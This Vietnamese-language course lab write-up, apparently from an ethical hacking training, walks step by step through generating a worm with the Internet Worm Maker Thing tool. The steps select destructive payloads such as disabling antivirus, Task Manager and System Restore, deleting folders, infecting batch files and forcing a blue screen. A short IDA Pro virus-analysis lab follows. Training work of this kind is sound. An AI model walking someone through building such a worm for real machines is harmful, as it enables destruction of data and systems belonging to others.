
#### Lab 4 – Creating a Worm using Internet Worm Maker Thing

- Bước 1:** Chạy ứng dụng Internet Worm Maker Thing trên máy Win Server 2012




- Bước 2:** Ở cột đầu tiên điền các thông tin để tạo worm như:

- Worm name
- Author
- Version
- Message
- Output path
- Chọn Compile to EXE Support.
- Ở phần Startup, chọn English Startup




• **Bước 3:** Ở cột tiếp theo:

- Chọn Active Payloads on Date dưới Payload, chọn Chance of activity payloads với giá trị là 5.
- Chọn Hide All Drives, Disable Task Manager, Disable Keyboard, Disable Mouse và Massage Box.
- Nhập Title và Message. Nhấn vào dấu mũi tên dưới chữ Icons để chọn Information.
- Chọn Disable Regedit, Disable Explorer.exe và change Reg owner




- Bước 4:** Ở cột thứ 3:

- Chọn Change Homepage, và nhập địa chỉ <http://www.certifiedhacker.com> vào mục URL
- Chọn Disable Windows Security, Disable Norton Security, Uninstall Norton Script Blocking, Disable Micro Security, Disable Run command, Disable Shutdown, Disable Logoff, Disable Windows Updates, No Search Command, Swap Mouse Button và Open Webpage.
- Chọn vào ô ChangeIE Title Bar, Change Win Media Player Txt, Open cd Drives, Lock Workstation.




- **Bước 5:** Cột thứ 4:

- Chọn vào các ô Print Messages, Disable System Restore và Change NOD32 Text.
- Nhập Tittle và Message
- Nhập URL và điền Sender Name
- Chọn các ô Mute Speakers, Delete a Folder, Change Wallpaper và CPU Monster
- Chọn vào ô Change Time và nhập thời gian trong phần Hour và Min




- Bước 6: Cột thứ 5:**


- Chọn vào ô Change Date và nhập ngày trong DD, MM và YY.
- Chọn Loop Sound, Hide Desktop, Disable Malware Remove, Disable Windows File Protection, Corrupt Antivirus và Change Computer Name.
- Chọn vào các ô Change Drive Icon, Add To Context Menu, Change Clock Text, Keyboard Disco và Add to Favorite.



- Bước 7:** Cột cuối cùng:
  - Chọn vào các ô Exploit Windows Admining Lockout Bug và Blue Screen of Death, Infect Bat Files.
  - Dưới Extras, chọn Hide Virus Files.
  - Cuối cùng nhấn vào Generate Worm dưới Control Panel.
- Bước 8:** Khi worm được tạo thành công, 1 cửa sổ thông báo xuất hiện:




- **Bước 9:** Kiểm tra trong đường dẫn lúc cài đặt, nhận thấy worm đã được tạo trong folder:




⇒ Khi file này thực thi, máy tính sẽ bị nhiễm worm.

### Lab 5 – Virus Analysis using IDA Pro


- **Bước 1:** Cửa sổ giao diện của IDA Pro, chọn New



- **Bước 2:** Chọn một file virus để phân tích




- **Bước 3:** Cửa sổ **Load a new file** hiện lên, giữ các lựa chọn mặc định rồi bấm **OK**




- **Bước 4:** Giao diện hiện lên sau khi phân tích

